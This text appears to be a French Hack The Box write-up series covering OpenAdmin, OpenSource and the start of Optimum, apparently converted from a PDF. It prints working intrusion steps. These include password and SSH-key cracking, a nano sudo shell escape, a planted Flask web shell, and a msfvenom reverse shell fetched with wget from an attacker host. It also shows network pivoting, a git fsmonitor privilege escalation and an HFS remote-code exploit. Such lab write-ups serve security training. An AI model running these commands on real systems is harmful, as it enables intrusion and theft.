Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.171' (ED25519) to the list of known hosts.
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 10 18:04:04 UTC 2025
```

```
  System load:  0.0               Processes:             180
  Usage of /:   31.1% of 7.81GB   Users logged in:       0
  Memory usage: 10%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```


On obtient ainsi l'accès à la machine avec l'utilisateur jimmy
on continue l'enumération pour tenter de trouver le mot de passe de l'utilisateur joanna. On commence par afficher le fichier de configuration de l'hote apache2 :

```
jimmy@openadmin:~$ cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

On voit qu'il y a le sous domaine internal.openadmin.htb qui serait présent dans le dossier /var/www/internal on affiche le contenu du fichier index :


```
jimmy@openadmin:/var/www/internal$ cat index.php
<?php
   ob_start();
   session_start();
?>

<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
?>

<html lang = "en">

   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">
...
            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) ==
               '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb
                9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
              }
            }
```

On peut voir qu'il y a présent le hash de l'utilisateur jimmy. On utilise Crastation pour craquer le hash :



Le mot de passe découvert est `Revealed` on lance un port Forwarding afin de pouvoir se connecter à l'interface :

```
ssh -L 52846:localhost:52846 jimmy@10.10.10.171
```



On se connecte en utilisant les identifiants `jimmy:Revealed` et on obtient la page suivante :

On enregistre le contenu de la clef RSA puis on craque le mot de passe en utilisant ssh2john :

```
john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joanna.hash)
1g 0:00:00:01 DONE (2025-02-10 20:12) 0.5291g/s 5065Kp/s 5065Kc/s 5065KC/s bloodofyouth..bloodmabite
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le mot de passe découvert est `bloodninjas` on l'utilise afin de se connecter à la machine avec l'utilisateur joanna :

```
ssh -i joanna.hash joanna@10.10.10.171
Enter passphrase for key 'joanna.hash':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 10 19:14:04 UTC 2025

  System load:  0.0               Processes:             182
  Usage of /:   31.3% of 7.81GB   Users logged in:       1
  Memory usage: 10%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
```


On obtient ainsi l'accès sur la machine avec l'utilisateur joanna

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les permissions de l'utilisateur :

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
     XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

On peut voir que l'utilisateur à permission de lancer le binaire "nano" avec les droits root.
Il est possible d'exploiter cela afin d'obtenir les droits root. il faut pour cela lancer nano avec la commande :
`sudo -u root /bin/nano /opt/priv`
puis appuyer sur `Ctrl +R` puis `Ctrl +X` et ajouter la commande `reset; sh 1>&0 2>&0` afin d'obtenir un shell :




```
# bash
root@openadmin:/home/joanna# whoami
root
```

On obtient ainsi l'accès root sur la machine

OpenSource

Reconnaissance

Machine cible Adresse IP : `10.10.11.164`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.164
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-23 12:42 CET
Nmap scan report for 10.10.11.164
Host is up (0.020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp   open     http
|_http-title: upcloud - Upload files for Free!
3000/tcp filtered ppp

Nmap done: 1 IP address (1 host up) scanned in 12.48 seconds
```

Le scan révèle qu'il y a 2 ports oouverts, le port 22 pour SSH, le port 80 pour un serveur web et le port 3000 le service ppp (point to Point Protocol) qui est en filtered.
Le site web est un service de partage de fichier appelé "upcloud" en explorant les lien du site il y a un lien pour télécharger un fichier zip "download" contenant le code source de l'application. Il y a aussi un lien permettant d'uploader des fichier "upcloud" lorsque l'on upload un fichier celui ci est ensuite téléchargeable vers le dossier "upload" du site. On lance un dir busting du site :

```
gobuster dir -u http://10.10.11.164 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.164
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/console              (Status: 200) [Size: 1563]
/download             (Status: 200) [Size: 2489147]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On découvre un lien vers une console qui est protégé par un code PIN, l'application web utilisé est Werkzeug
Le contenu du fichier zip du code source de l'application est le suivant :

```
ls -la
total 44
drwxrwxr-x  5 yoyo yoyo  4096 23 janv. 12:56 .
drwxr-xr-x 80 yoyo yoyo 20480 23 janv. 13:00 ..
drwxrwxr-x  5 yoyo yoyo  4096 28 avril  2022 app
-rwxr-xr-x  1 yoyo yoyo   110 28 avril  2022 build-docker.sh
drwxr-xr-x  2 yoyo yoyo  4096 28 avril  2022 config
-rw-rw-r--  1 yoyo yoyo   574 28 avril  2022 Dockerfile
drwxrwxr-x  8 yoyo yoyo  4096 28 avril  2022 .git
```

On peut voir la présence d'un fichier .git et d'un Dockerfile se qui indique qu'il s'agit d'un environnement docker avec un repository git, on peut afficher les log des commits :

```
git log --oneline
2c67a52 (HEAD -> public) clean up dockerfile for production use
ee9d9f1 initial

git diff 2c67a52 ee9d9f1
diff --git a/Dockerfile b/Dockerfile
index 5b0553c..76c7768 100644
--- a/Dockerfile
+++ b/Dockerfile
@@ -29,6 +29,7 @@ ENV PYTHONDONTWRITEBYTECODE=1

 # Set mode
 ENV MODE="PRODUCTION"
+# ENV FLASK_DEBUG=1

 # Run supervisord
 CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]

git branch -a
  dev
* public

git log --oneline
c41fede (HEAD -> dev) ease testing
be4da71 added gitignore
a76f8f7 updated
ee9d9f1 initial

git diff a76f8f7
diff --git a/.gitignore b/.gitignore
deleted file mode 100644
index e50a290..0000000
--- a/.gitignore
+++ /dev/null
...
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
```

En explorant les log des commits on découvre un commit qui contient les identifiants pour l'utilisateur dev01 : `dev01:Soulless_Developer#2022` On peut tenter d'utiliser ces identifiants afin de se connecter en SSH, mais l'accès est refusé car il n'y a que l'accès avec une clef qui est autorisé.

Exploitation

On peut explorer le code source de la fonction permettant d'uploader des fichiers, la fonction est contenu dans le fichier `views.py` :

```
cat views.py
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/')
def index():
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
```


```
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

En analysant le code on trouve la fonction d'upload qui utilise le module `os.path.join` cette fonction peut etre contourner pour uploader des fichiers dans n'importe quelle chemin du système. On peut donc changer le code pour que la fonction d'upload puisse réecrire dans le meme fichier `views.py` et executer un webshell avec le module `subprocess` :

```
import os
import subprocess

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/')
def index():
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/cmd')
def execute():
    return subprocess.check_output(request.args.get('cmd').split(" "))
```

A présent que le code est crée on va intercepter la requete upload pour la modifier en insérant le code modifié du fichier `views.py` avec burpsuite :

Lorsque l'on se rend sur la page `/cmd` on peut voir que la fonction `subprocess` est à présent bien implémenté dans le système et qu'il est possible d'executer des commandes depuis ce endpoint à la manière d'un webshell :



On peut lancer des commandes avec curl :

```
curl 'http://10.10.11.164/cmd?cmd=id'
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

On peut voir que les commandes s'executent bien. On va à présent uploader un payload généré avec msfvenum puis l'executer afin d'obtenir un reverse shell depuis meterpreter :

```
### création du payload
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.7 LPORT=1234 -f elf -o shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell

### Démarrage du serveur python
python3 -m http.server 8000

### Démarrage de meterpreter pour reception du shell
msfconsole -x "use multi/handler;set payload linux/x64/meterpreter/reverse_tcp;set lhost tun0;set lport
1234;run"

### Lancement des requetes sur le navigateur pour télécharger le shell et l'executer
http://10.10.11.164/cmd?cmd=wget http://10.10.16.7:8000/shell
http://10.10.11.164/cmd?cmd=chmod 777 shell
http://10.10.11.164/cmd?cmd=./shell

### Réception du shell sur meterpreter
[*] Started reverse TCP handler on 10.10.16.7:1234
[*] Sending stage (3045380 bytes) to 10.10.11.164
[*] Meterpreter session 1 opened (10.10.16.7:1234 -> 10.10.11.164:51648) at 2025-01-23 16:05:53 +0100

meterpreter >
```

On obtient l'accès sur la machine avec l'utilisateur root, l'enumération démontre qu'il s'agit d'un environnement docker, le conteneur est connecté à un réseau interne :

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
```

```
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 18
============
Name         : eth0
Hardware MAC : 02:42:ac:11:00:09
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.17.0.9
IPv4 Netmask : 255.255.0.0
```

Nous allons donc créer un chemin vers kali pour pouvoir enumerer ce réseau, on utilise pour cela le module sock proxy sur meterpreter :

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  1         meterpreter x64/linux  root @ 172.17.0.9  10.10.16.7:1234 -> 10.10.11.164:51648 (172.17.0.9)

msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run
[*] Running module against 172.17.0.9
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
```

On ajoute la configuration sock proxy dans le fichier /etc/proxychains.conf :

```
[ProxyList]
socks5 127.0.0.1 1080
```


On avait initialement trouvé le port 3000 filtered, on peut tester voir si ce port est à présent accessible :

```
proxychains nc -zv -w 1 172.17.0.1 3000
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.17.0.1:3000  ...  OK
172.17.0.1 [172.17.0.1] 3000 (?) open : Operation now in progress
```


On va utiliser chisel afin de créer un tunnel entre ce port et kali :

```
### Upload de chisel
meterpreter > upload chisel
[*] Uploading  : /home/yoyo/Downloads/chisel -> chisel
[*] Uploaded -1.00 B of 8.99 MiB (0.0%): /home/yoyo/Downloads/chisel -> chisel
[*] Uploaded -1.00 B of 8.99 MiB (0.0%): /home/yoyo/Downloads/chisel -> chisel
[*] Completed  : /home/yoyo/Downloads/chisel -> chisel

### Execution du serveur sur kali

### Lancement de chisel client
./chisel client 10.10.16.7:9999 R:3000:172.17.0.1:3000
2025/01/23 19:25:00 client: Connecting to ws://10.10.16.7:9999
2025/01/23 19:25:00 client: Connected (Latency 25.040061ms)
...
```

On peut ainsi accéder à la page du serveur web au port 3000 :



Il s'agit d'un site pour Gitea qui est un hébergement pour git, on peut se connecter en utilisant les identifiants trouvé dans les log git `dev01:Soulless_Developer#2022` on peut ainsi accéder au repository home-backup :



Ce repo contient une clef id_rsa on peut l'utiliser pour se connecter en ssh :

```
ssh -i id_rsa dev01@10.10.11.164
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 23 19:46:43 UTC 2025

  System load:  0.38              Processes:              216
  Usage of /:   75.6% of 3.48GB   Users logged in:        0
  Memory usage: 22%               IP address for eth0:    10.10.11.164
  Swap usage:   0%                IP address for docker0: 172.17.0.1


16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
Last login: Mon May 16 13:13:33 2022 from 10.10.14.23
dev01@opensource:~$
```

On obtient ainsi accès à la machine avec l'utilisateur dev01

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer la machine avec pspy64 afin de trouver les cron et programmes lancés

```
./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/01/23 19:52:11 CMD: UID=0    PID=31145  | /bin/bash /usr/local/bin/git-sync
2025/01/23 19:52:11 CMD: UID=0    PID=31142  | /bin/sh -c /usr/local/bin/git-sync
2025/01/23 19:52:11 CMD: UID=0    PID=31136  | /usr/sbin/CRON -f
2025/01/23 19:52:11 CMD: UID=1000 PID=31127  | ./pspy64
2025/01/23 19:52:11 CMD: UID=0    PID=31123  |
...
```

On peut voir le programme /usr/local/bin/git-sync qui est lancé on affiche son contenu :

```
dev01@opensource:/tmp$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

Le script utilise le programme git on peut exploiter cela en editant la configuration git et en ajoutant le paramètre fsmonitor qui permet l'execution de commande :

```
cat /.git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
        fsmonitor = "chmod 4755 /bin/bash"
[remote "origin"]
        url = http://opensource.htb:3000/dev01/home-backup.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

Il suffit à présent d'attendre que le programme se relance avec le cron, puis les droits d'execution de bash devraient changer :

```
dev01@opensource:~$ bash -p
bash-4.4# whoami
root
```

On obtient ainsi l'accès root sur la machine

Optimum

Reconnaissance


Machine cible Adresse IP : `10.10.10.8`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 16:08 CET
Nmap scan report for 10.10.10.8
Host is up (0.015s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: HFS /

Nmap done: 1 IP address (1 host up) scanned in 121.81 seconds
```

Le scan indique qu'il n'y a que le port 80 ouvert pour le service HTTP. Le site web est un serveur de fichier qui utilise la version 2.3 de HttpFileServer :



Exploitation

On recherche une vulnérabilité pour la version 2.3 de HttpFileServer :

```
searchsploit hfs 2.3
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Results
```

On trouve un exploit pour la CVE-2014-6287 qui permet une execution de commande, on télécharge et on execute l'exploit :

```
searchsploit -m 39161.py
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
      URL: https://www.exploit-db.com/exploits/39161
     Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
    Codes: CVE-2014-6287, OSVDB-111386
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/yoyo/Downloads/39161.py

### Execution de l'exploit
python2 39161.py 10.10.10.8 80
python2 39161.py 10.10.10.8 80

### Téléchargement du script Invoke-PowerShellTcp.ps1
python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [08/Mar/2025 21:34:43] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [08/Mar/2025 21:34:43] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [08/Mar/2025 21:34:43] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [08/Mar/2025 21:34:43] "GET /nc.exe HTTP/1.1" 200 -

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.8] 49240
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

On obtient ainsi l'accès sur la machine avec l'utilisateur kostas

Privilege Escalation

Il nous faut à présent l'accès administrateur. On commence par enumerer le système avec avec Winpeas :

```
 Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  kostas
    DefaultPassword               :  kdeEjDowkS*
```

On découvre le mot de passe de l'utilisateur `kostas:kdeEjDowkS*` On utilise le script Windows-Exploit-Suggester `https://github.com/AonCyberLabs/Windows-Exploit-Suggester` afin de trouver des vulnérabilités :

```
PS C:\Users\kostas\Desktop> systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          14/3/2025, 1:49:37 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
